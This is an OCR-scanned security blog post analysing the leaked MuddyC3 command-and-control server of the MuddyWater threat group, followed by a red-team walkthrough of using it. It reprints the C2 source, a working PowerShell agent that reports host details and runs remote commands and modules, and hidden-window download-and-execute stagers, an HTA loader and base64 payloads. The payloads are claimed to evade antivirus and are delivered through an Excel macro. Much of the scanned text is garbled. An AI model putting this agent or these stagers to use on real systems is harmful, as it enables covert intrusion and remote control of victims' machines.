
# Reviving MuddyC3 Used by MuddyWater (IRAN) APT

shells.systems/reviving-leaked-muddyc3-used-by-muddywater-apt/

#### Ahmed Khlief

2020-01-13



#### Estimated Reading Time: 10 minutes

Note : This article contain two parts one for Blue Teams and the other for red teams. go to the part you interested in or read both if you are purple team guy 😀 .

MuddyWater is a well-known threat actor group founded by Iran. "that has been active since 2017. They target groups across Middle East and Central Asia, primarily using spear phishing emails with malicious attachments. Most recently they were connected to a campaign in March that targeted" <u>organizations in Turkey, Pakistan, and Tajikistan.</u>[0]

MuddyWater attacks are characterized by the use of a slowly evolving PowerShell-based first stage backdoor we call "POWERSTATS". Despite broad scrutiny and reports on MuddyWater attacks, the activity continues with only incremental changes to the tools and techniques. [1]

In June 26 2019 a group called "Green Leakers" on telegram published screenshots of the C2 admin panel as you can see below along with screenshot of the muddyc3 c2 source code . they announced that they are selling all the leaked tools for 0.5BTC.

←) → ♂ ŵ <mark>९</mark> 7	5/aGVs	ibG8/JUVSVw/mc2/	C3R1K				Q Sean	h	
MuddyC2		Status	D	Username	IP	Country	Ping Date	Functions	
			5228	ECONOMY/micrayem	212.23.244.60		Active	<b>O</b> ×	
General Dashboard				ECONOMYIntdialil	212.28.244.132	-	Active	<mark> </mark>	
Offline Clents	•		5224	EAMANAimayag	78.93.58.210		Atine	<mark> </mark>	
			5222	IND Skece normydp1	93.185.92.52		Active	© ×	
				INDS\generaldirector	83.185.82.59		Acine	<del>G</del> ×	ALX Y
				MCPmadinah	212 119 82 102		Atilitie	<mark> </mark>	
Special	•		5219	MCRQcueyh	212 119.82 22		Deactive	G×	
X Tools				MCIlbmaljarboa	212 119.82 11		ALINO	Θ×	1 Acres
				MCPakhatham	212 119 82 119		Acine	Θ×	
			5215	EAMANA/ab.dossany	78.93.58.200		Active	<b>9</b> ×	
				ECONOMYJkodeih	212.28.244.225	-	Active	G ×	
				EAMANANibe saleh	78.93.58.150		Active	Θ×	
			5211	ECONOMY/akhatib	212:23:244.75		(Deastive)	G×	

Previous Next

•

٠

encoded = []↓ while len(st) % 2 > 0:↓  $st = st + chr(0) \downarrow$ for i in range(len(st)):↓ value = value \* 256 + ord(st[i])↓ if (i+1) % 2 == 0:↓ for j in range(3):4 encoded.append(chr(40 + value % 52))4 value //= 52↓ encoded.reverse()4 return ''.join(encoded);+

The access from this C&C is selling (The Access is from TR)

		888888 8887886	888588 885588 8867885	ab. 8888 "nabaan asaaaa asaaaa asaaaa	asaasa asaasaa asaysab asas -ya yab -ya	dssP 885 888 9885 889-98	.d889 8888* *Y85, 888 d889
Enter a ip:port Enter PROXY:				3:44			



# Selling Data From MuddyWater APT Group

.

We have some interesting Data from MuddyWater APT

who is behind this group, names, data from their targets and more..

Telegram id :

@Bl4ck B0x


Telegram Channel :

@Green Leakers

Telegram Channel :

@Green Leaker

We are the official Green Leakers .. Don't follow any other fake channels or pages. If anything happens to our Telegram channels you can contact us from Our id and visiting our darkweb pages.



- 5- All Telegram and Instagram Chats
- 6- Tools write in Delphi, Python, Powershell, Golang in

Kavosh(APT 33)

.


•

7- Android tools write in Kavosh(APT 33)

8- Tools write in Delphi, Python, Powershell, C# in MuddyWater

- 9- All APT33 C2
- 10- All MuddyWater C2
- 11- etc(151 GB more information about him and his operations)

BTC: 18Ayby8tXKir3Li5easLLW3dVamdJoiJ3c



At that time i got the source code from <u>github</u>, so i tried the code to find that the core of the c2 which is powershell payload is messing ( the leaker didn't include the payload in order to by all the tools ). so i didn't have time to reverse engineer the source code and i left it. last week i got 3 days off from my work ( working in SOC will keep you for ever busy ) so i started analyzing the code which will be discussed below and i was able to understand how it works in order to create the messing powershell payload and make the c2 come to life. I didn't just revive the C2 but also added more advanced functionality which will be released as separate tool soon.

Lets start by giving a summary about the muddyc3 tool :

- Coded with python2.7
- works as C2 server that serve a powershell agent script when requested
- i didn't find any function to encrypt the traffic between the the agent and the C2 but there are variables with name private\_key , public\_key so i suspect the functions removed.
- every function has its own url : modules , commands , result...
- its make use of HTA and bas64 encoded powershell code to bypass the AV ( right now AV can catch HTA )
- It use threading so many agent can connect and controlled at the same time.
- the agent must collect information about the system when it first start then report it to the C2
- there is template for agent which will be filled with ip and port when the C2 run.
- include functions but not all implemented in the initial POC : upload , download , load modules , get screenshot
- The initial powershell agent POC i created can bypass the AV including Kaspersky, Trendmicro

# Analysis Part ( Blue Team ):

Now we dig deep in the C2 to explain how it work and how i created the agent based on the function available in the C2 :

**C2 interface :** simple CLI interface that ask when started for IP,Port and proxy configuration to generate the initial payloads.



Ask for IP and Port to generate the payload

Command Description exit Exit the console List List all agents help Help enu show Show Command and Controler variables use Interact with AGENT	
back Back to the main payload Show Payloads load load modules	
(LOW): mshta http://192.168.1.8:8888/hta	
(NEDIUN): +Powershell JOB Payload+ Start-Job -scriptblock (jex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZw500yRWLnByb3h5PVt0ZXQuV2ViUB	1190Hz 3 1.190Hz 4 1.190Hz
<pre>bith = Dut = You for the first [ you for the content of your for the cont</pre>	
<pre>http://www.intersatet.wew.intersates.com/intersat com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersates.com/intersa</pre>	
(HIGH): +Powershell JOB + File Payload+ iex[[system.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9jamVjdCBuZXQud2V1V2xpZW580yMMLnByb3hSPVt0ZXQuV2V1UMVxdWVzdF060kdldFN5c3Rlbv ldC50cmVkZW58aWFsQ2FjaCVd0jpEZwZhdMx8Q3JLZGVudGlhbHM7JFM9JFvuR693bmxvVWRTdHJpbmcoJ2h8dHA6Ly8X0T1uMTY4LjEu0Do4HDgvL2hqZicp08lFMCgkcyk=')))	
<pre>+Powershell JOB + file iSCT Poyload+ iex([System.Text.Encoding]:ASCII/detString([System.Convert]::FromBase64String('JFY9bm/3LW9iamVjdCBuZXQud2VIY2xpZW500yRWLnByb3h5PVt0ZXQud2VIUMVxdWzdE060kdldFN5c3Rlb LdSCscnk2x50ek%126Fjav0d0jbE2xLnhnva003J120VuddhbbH7JFH9JFVuRG93bmxvfmATdHJpbmc2Jh6dHAdLy4xvTLuHTY4LjEu0Do4NDgwL2hgZMHmATTJNNgoJHMp')))</pre>	
+ Powershell simple payloads + powershell -w hidden "\$h = (New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');Invoke-Expression \$h;" powershell -w hidden "EN(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');" powershell -w hidden "Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"	
(muddyc3 : main)	

Payloads generated based on the IP:Port

+ OP-AP Command	134 Description		+	
exit list help show	Exit the console List all agents Help menu Show Command and Controler	Screenshot from 2020- 01-13 12-20- variables		Screensh from 202 01-1312- 43.png
use back payload load	Interact with AGENT Back to the main Show Payloads load modules			
+ L. operat	ion=actopus		Screenshot- +	

simple Command menu which include the basic commands needed to run the C2 the source code for the interface is in the muddyc3.py which is clear and doesn't need explanation :



this part of the code will check if the pointer in Main or an agent and get the command from the user then check if the command in the list of menu command, it will run the menu command function defined in the cmd.py . if the command does not match the menu commands and the pointer in main then it will not do anything . if the pointer in agent menu then it will add the command to agent command queue in order to be requested and executed by the agent.


```
class cmd:
                       ['list', 'List all agents'],
['help', 'Help menu'],
['show', 'Show Command and Controler variables'],
['use', 'Interact with AGENT'],
['back', 'Back to the main'],
                                      table = prettytable.Prettytable(locours.BULD
bcolors.BOLD + 'Status' + bcolors.ENDC,
bcolors.BOLD + 'ExternalIP' + bcolors.ENDC,
bcolors.BOLD + 'InternalIP' + bcolors.ENDC,
bcolors.BOLD + 'OS' + bcolors.ENDC,
bcolors.BOLD + 'Arch' + bcolors.ENDC,
bcolors.BOLD + 'ComputerName' + bcolors.ENDC,
bcolors.BOLD + 'ComputerName' + bcolors.ENDC,
```

this screenshot from the cmd.py which shows the list of commands and the function it should run

**Webserver.py Functions** : the web server has a list of urls for each module some of the URLs will work with GET and other with POST depending how the function configured. below is a summary of the functions i created an agent for it :



its start by defining the web server listener and urls variable that include the url with its



for example in the urls variable **/get** url will run the function payload so if we tried to access this link on the muddyc2 server we will get the payload

```
🛈 🔏 192.168.1.8:8080/get
       Exploit-DB 🍯 Inbox (148) - ahmed.khl... 🖬 Welcome! | LinkedIn 🦷 Facebook 🍸 YOPmail - Disposable ... 🔧 Shodan 🛅 footprinting
$hostname = $env:COMPUTERNAME:
$whoami = $env:USERNAME;
$arch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$os = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($arch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[0]
for the second se
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random:img.jpeg"
$finaldata="$os**$IP**$arch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
              $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
              $h=$h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
$progressPreference = 'silentlyContinue';
$h2 = New-Object system.Net.WebClient;
$h3 = New-Object system.Net.WebClient;
              function load($module)
              {
                            $handle = new-object net.WebClient;
                            shandleh = $handle.Headers;
$handleh.add("Content-Type", "application/x-www-form-urlencoded");
                            $modulecontent=$handle.UploadString("http://192.168.1.8:8080/md/$agent", "$module");
              return $modulecontent
while($true){
$cmd = $h2.downloadString("http://192.168.1.8:8080/cm/$agent");
if($cmd -eq "REGISTER"){
$h3 = new object net.WebClient
              $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
              $h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
continue
if($cmd -eq ""){
sleep 2
continue
elseif($cmd.split(" ")[0] -eq "load"){
$f=$cmd.split(" ")[1]
$module=load -module $f
try{
$output=Invoke-Expression ($module) | Out-String
                  }
                  ___________
                  $output = $Error[0] | Out-String;
}
```

accessing the server with url /get provided us with payload

the same with /getc we got the payload encoded with base52

class payloadjf:
<pre>def GET(self): ip = web.ctx.ip p_out = '[+] Powershell JOB + File PAYLOAD Send (%s)' % ip print &amp;colors.OKGREM + p_out + bcolors.EMC payload = '\$V=new-object net.webclient;\$V=proxy=[Net.WebRequest]::6etSystemWebProxy();\$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;\$S=\$V.DownloadString(\'http://{ip}:{port Hidden;start.sleep 10;del c:\\programdata\\a.zip;del c:\\programdata\\b.ps1;' commandF = '\$s=(get-content C:\\\\Programdata\\\b.ps1;);d = @();\$v = 0;\$c = 0;while(\$c -ne \$s.length){\$v=(\$v*52)+([Int32][char]\$s[\$c]-40);if(((\$c+1)%3) -eq 0){while(\$v -ne 0}{\$vv=\$v%256;if payload = payload.replace('(ip)', config.IP).replace('\port}', config.PORT) commandF = commandf.encode('base64').replace('\port, '') payload = payload.replace('{payload}', commandF) payload = payload.replace('{payload}', commandF) payload = payload.encode('base64').replace('\n', '') payload = soriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('%s')))}" % payload return payload</pre>
class payloadjfs:
<pre>def GET(self): ip = web.ctx.ip p_out = 'l+] Powershell JOB + File +SCT PAYLOAD Send (%s)' % ip print bcolors.OKCREEN + p_out + bcolors.ENOC payload = '\$V=new-object net.webclient;\$V.proxy=[Net.WebRequest]::GetSystemWebProxy();\$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;\$S=\$V.DownloadString(\'http://[ip]:[port ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'hayload}\']));set-content -path c:\\programdata\\sct.ini -value ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'W3ZLcnNpb25dD0pTaWduYXRlcnU9JGNoaWNhZ28kD0oNCLtFeGNLbFONClVUUMNnaXN0ZXJP01hzPUV22WS0TWFUYWdLcg0KD0pBRXZLbnRNYWS C:\\ProgramDatx\\sct.ini.Excel,1," -WindowStyle Hidden;start-sleep 30;del c:\\programdata\\a.zip.del c:\\programdata\\sct.psi;del c:\</pre>
/hjf and /hjfs will run these function that include powershell code that run as powershell job in

## the background

class mshta:
def GET(self):
ip = web.ctx.ip
p_out = '[+] New Agent Request HTA PAYLOAD (%s)' % ip
print bcolors.OKGREEN + p_out + bcolors.ENDC
code = \\n <html\\n<head>\n<script language="JScript">\nwindow.resizeTo(1, 1);\nwindow.moveTo(-2000, -2000);\nwindow.blur();\n\ntry\n{\n window.onfocus = function() { window.blur(); }\n replaceAll(\']\',\'=\',string);\n string = replaceAll(\'[\',\'a\',string];\n string = replaceAll(\',\')\',\'b\',string);\n string</td></tr><tr><td>represent (1, 1, 1, 2, 3)</math> <math>represent (1, 1, 2, 3)</math> <math>r</td></tr><tr><td>string.charAt(i++) ;\n\n var a = ((b1 & 0x3F) << 2)   ((b2 >> 4) & 0x3 ;\n var b = ((b2 & 0xF) << 4)   ((b3 >> 2) & 0xF ;\n var c = ((b3 >> 4) </br></td></tr><tr><td>caption="no" showInTaskBar="no" windowState="minimize" navigable="no" scroll="no" />\n</head>\n<body>\n</html> \t\n\n'</td></tr><tr><td>js = '\n\t\nvar cm="powershell exec bypass -w 1 -c \$V=new-object net.webclient;\$V.proxy=[Net.WebRequest]::GetSystemWebProxy();\$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials</td></tr><tr><td>js = js.replace('{ip}', config.IP).replace('{port}', config.PORT) js = js.encode('base64').replace('\n', '')</td></tr><tr><td>r = [1, 1], [1, 2],</td></tr><tr><td>["[", 'a'],</td></tr><tr><td>[',', 'b'],</td></tr><tr><td>['@', 'D'], ['-', 'x'],</td></tr><tr><td></td></tr><tr><td>[***, 'E'],</td></tr><tr><td>['%', 'C'],</td></tr><tr><td></td></tr><tr><td>['!', '6'], ['{', 'K'],</td></tr><tr><td></td></tr><tr><td>for i in re:</td></tr><tr><td>js = js.replace(i[1], i[0])</td></tr><tr><td></td></tr></tbody></table></script></html\\n<head>

/hta will run mshta function to generate payload from mshta.exe


Now i will explain the core the URLs along with their code in the agent :

```
class info:
    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) == None and data != None:
            data = data.split('**')
            ip = web.ctx.ip
            data.insert(0, ip)
            data.insert(0, config.COUNT)
            config.set_count(config.COUNT + 1)
            p_out = '[+] New Agent Connected(%d): %s - %s\\%s' % (config.COUNT - 1,
            ip,
            data[6],
            data[6],
            data[6],
            data[7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            config.AGENTS.update({id: data})
            config.COMMAND.update({id: []})
            config.TIME.update({id: time.time()})
        return 'OK'
```

/info/(.\*) URL will run the function info which is register function for new agents , it expect agent id name to be in the URL along with machine information in the body of the POST request. the body must contain below information separated by \*\* :

- 1) OS
- 2) Machine IP
- 3) system architecture
- 4) hostname
- 5) domain name
- 6) username


the C2 will get the information along with agent ID and save it in array to be used to server commands and other implemented function cause each agent has its own commands queue



This code from the powershell POC agent which collect the information requried by the C2 from windows machine then generate random name for the agent. finally it will do post request to URL /info/<agent id> with post request including the required information separated by \*\*

```
class command:
    def GET(self, id):
        if config.AGENTS.get(id) != None:
            config.TIME[id] = time.time()
        if config.AGENTS.get(id) != None and len(config.COMMAND.get(id)) > 0:
            cmd = config.COMMAND[id].pop(0)
            print bcolors.OKGREEN + '[~] ' + id + ':' + cmd + bcolors.ENDC
            return cmd
        elif config.AGENTS.get(id) == None:
            print bcolors.OKGREEN + '[~] ' + id + ':Register' + bcolors.ENDC
            return 'REGISTER'
        else:
            return ''
```


This URL ( /cm/(.\*) ) will accept GET request with agent ID in order to serve the commands for this agent ( from command queue ) , if the agent is not registered or if the C2 goes down then up and old agent reconnected, it will send **REGISTER** as response which will force the agent to register by sending request to /info/ URL as you will see below in agent code. also it will get the current time when the agent ask for command to determine when the last time agent probed to give information if the agent died or still alive.




code from powershell POC agent which will run in loop and keep probing the C2 for new commands using URL /cm/<agent id>

Now if the command is REGISTER then it will contact URL **/info/<agent id >** to register and get the commands ( this is very important in order to not lose the agent when the C2 is down ).

if the command is empty it will wait 2 seconds before probing again for command.




will be executed using Invoke-Expression and the output data will be encoded in base64 then uploaded to URL /re/<agent id> which will be explained below



URL /re/(.\*) will run result function which will wait for the result of the executed commands in base64 then decode it and present it to the user



URL /md/(.\*) will wait for a POST request that include agent ID in the URL and in the request body the name of the module requested then it will use the name of module to load from Module/ folder in the C2 directory



powershell POC agent which will check if the command got from the C2 is load then it will get the second argument splited by space to request and download the required module. the request will be handled by the function load which will be explained below. the output of load function will include the module which will be executed by Invoke-Expression




this code from the powershell POC agent will request the module by POST request to URL /md/<agent id> with request body contain module name.


Now after we finished the analysis part of this article i will walk you through using muddyc3 with POC powershell agent. please note that this just POC and the full tool written on top of muddyc3 will be released soon. i finished implementing many cool features but i will wait until i add more and to be fully tested before the release.

### Using MuddyC3 to get domain admin ( Red Team ) :


i will use simple scenario to show the usage of muddyc3 powershell agent POC.



run the muddyc3 using python2.7, it will ask you for the IP and Port will be used to create the payloads ( this will be your public IP or the IP reachable by the devices you want to hack



you can use any of the printed payloads but the last 3 undetectable from AVs the others is detectable by kaspersky



as you can see am testing on kaspersky free with no detection but this also applicable for the total security and enterprise edition. also i tested it on trendmicro maximum security.

I 🖶 ⁵ - ♂ - ∓ RLE HOME INSERT PAGI	E LAYOU	JT FORMI	ULAS	DATA	REVIEW	VIEW					Yea	ar-Statistics - Exc	:el												🗉 — fi namza gisa 1
K Cut		10 × A* /	<u>,   =</u>		Ø 1	Wrap Tes	vt	Accountin	0	- 1		0% - Accent5	60% - Acc	ent6 Ac	cent1	Accent	2	Accent3	*	•	× 🗊	∑ AutoSum	· Ay		
Ba Copy +																			. •	Ш.	elete Format	😺 Fill +		-	
* Format Painter B I U	• 🖽 •	• 🔷 • 🗛	• =	== +	E #2 E	Merge &	Center *	\$ - %	· 50 .		ional Format as	.ccent4	Accent5	Ac	cent6	Comm	a	Comma [0]	] 📮	insert L	elete Format	🧶 Clear -	Sort & Find Filter * Seler		
Clipboard 5	Font		5		Alignmen	nt	5	Num	iber	rg I On Maca	ing nume			Styles							Cells	_	diting		
SECURITY WARNING Macros have		abled C	Enable Co	and and																					
SECONATT WARNANG MACTOS NAVE	been uis	abieu.	criable Ci	ontent																					
- : 🗙 🗸 fi	χ =F	2*E2																							
		A	в	С	D	Е	F	G	н	1	J K	L	м	N	0	Р	Q	R	8	т	U	v	w x	1	1
ocument Recovery	1	OrderDate I	Region	Rep	Item	Units I	Unit Cost	Total		Bins	Frequency Interva	als	Item Type	Frequency	Rel. Freq	% Freq.									
I has recovered the following files.	2	9/1/14 0	Central	Smith	Desk	2	125.00	250.00		9	6 0-9		Pencil	13	0.302326	30.2%									
the ones you wish to keep.	3	6/17/15 0	Central	Kivell	Desk	6	125.00	625.00		19	4 10-19		Binder	15	0.348837	34.9%									
ilable Files	4	9/10/15 0	Central	Gill	Pencil	7	1.29	9.03		29	4 20-29		Pen	5	0.116279	11.6%									
Year-Statistics.xlsm (Origin	5	11/17/15	Central	Jardine	Binder	11	4.99	54.89		39	3 30-39		Pen Set		0.162791	16.3%									
Version created last time t	6	10/31/15	Central	Andrews	Pencil	14	1.29	18.06		49	2 40-49		Desk		0.069767	7.0%									
1/13/2020 12:00 PM	7	2/26/14 0	Central	Gill	Pen	27	19.99	539.73		59	6 50-59			43		100.0%									
	8	10/5/14			Binder	28	8.99	251.72		69															
	9	12/21/15	Central	Andrews	Binder	28	4.99	139.72		79	3 70-79														
	10	2/9/14	Central	Jardine	Pencil	36	4.99	179.64		89			10-19				Supp	olies							
	11	8/7/15			Pen Set	t 42		1.005.90		99						16									
	12	1/15/15 0			Binder	46	8.99	413.54			0 100+					14									
	13	1/23/14 (			Binder	50	19.99	999.50			0 100 -														
	14	3/24/15			Pen Set		4.99	249.50				des contra				12									
	15																								
	16		7 7/21/15 Central form Period Ports 55 12.49 666.95 7																						
	17			Andrews	Pencil	66	1.99	131.34	6							-									
	18	12/12/14			Pencil	67	1.29	86.43								6									
	19			Andrews	Pencil	75	1.99	149.25	5							4									
	20	5/31/15 (			Binder	80	8.99	719.20	24							2									
	21	2/1/15 (			Binder	87	15.00	1.305.00	-																
	22	5/5/14 0			Pencil	90	4.99	449.10	Frequ							0 Pagel	Rinder F	Pen PenSet I	Dark						
	23	6/25/14			Pencil	90	4.99	449.10								Penci	under P	-en reliber i	Journ .						
	24	12/4/15 0			Binder	94		1,879.06	2																
	24	11/25/14 (			Pen Set		4.99	479.04	1																
	20	2/18/15 6		Jones	Binder	4		19.96																	
	20	2/16/15 0		Parent	Pen	4		299.85	0																
	21	9/18/14 6		Jones	Pen Set		15.99	255.84		0-9 10-	19 20-29 30-39 40	0-49 50-59 60-	pa /u-79 80-	aa aq-aa	100+										
	28	9/16/14 E		Jones Howard	Pen Set Binder	29	15.99	255.64																	
	30	8/15/14 8		Jones	Pencil	35	4.99	174.65																	
Which the de forest to some	30			Jones			4.99	299.40																	
Which file do I want to save?	31	4/1/14 E 6/8/14 E			Binder	60 60	4.99				Scatter Unit	s Sold and	Total Profi	it 🗌			<b>C</b> 1	as hy Regin							
Close	-32	6/6/14 /		Jones Orders	Binder MyLinks	Sheet1											- Saie	IS IN ROOM	301						


•

when the user click enable content you will get connection on the C2 using macro

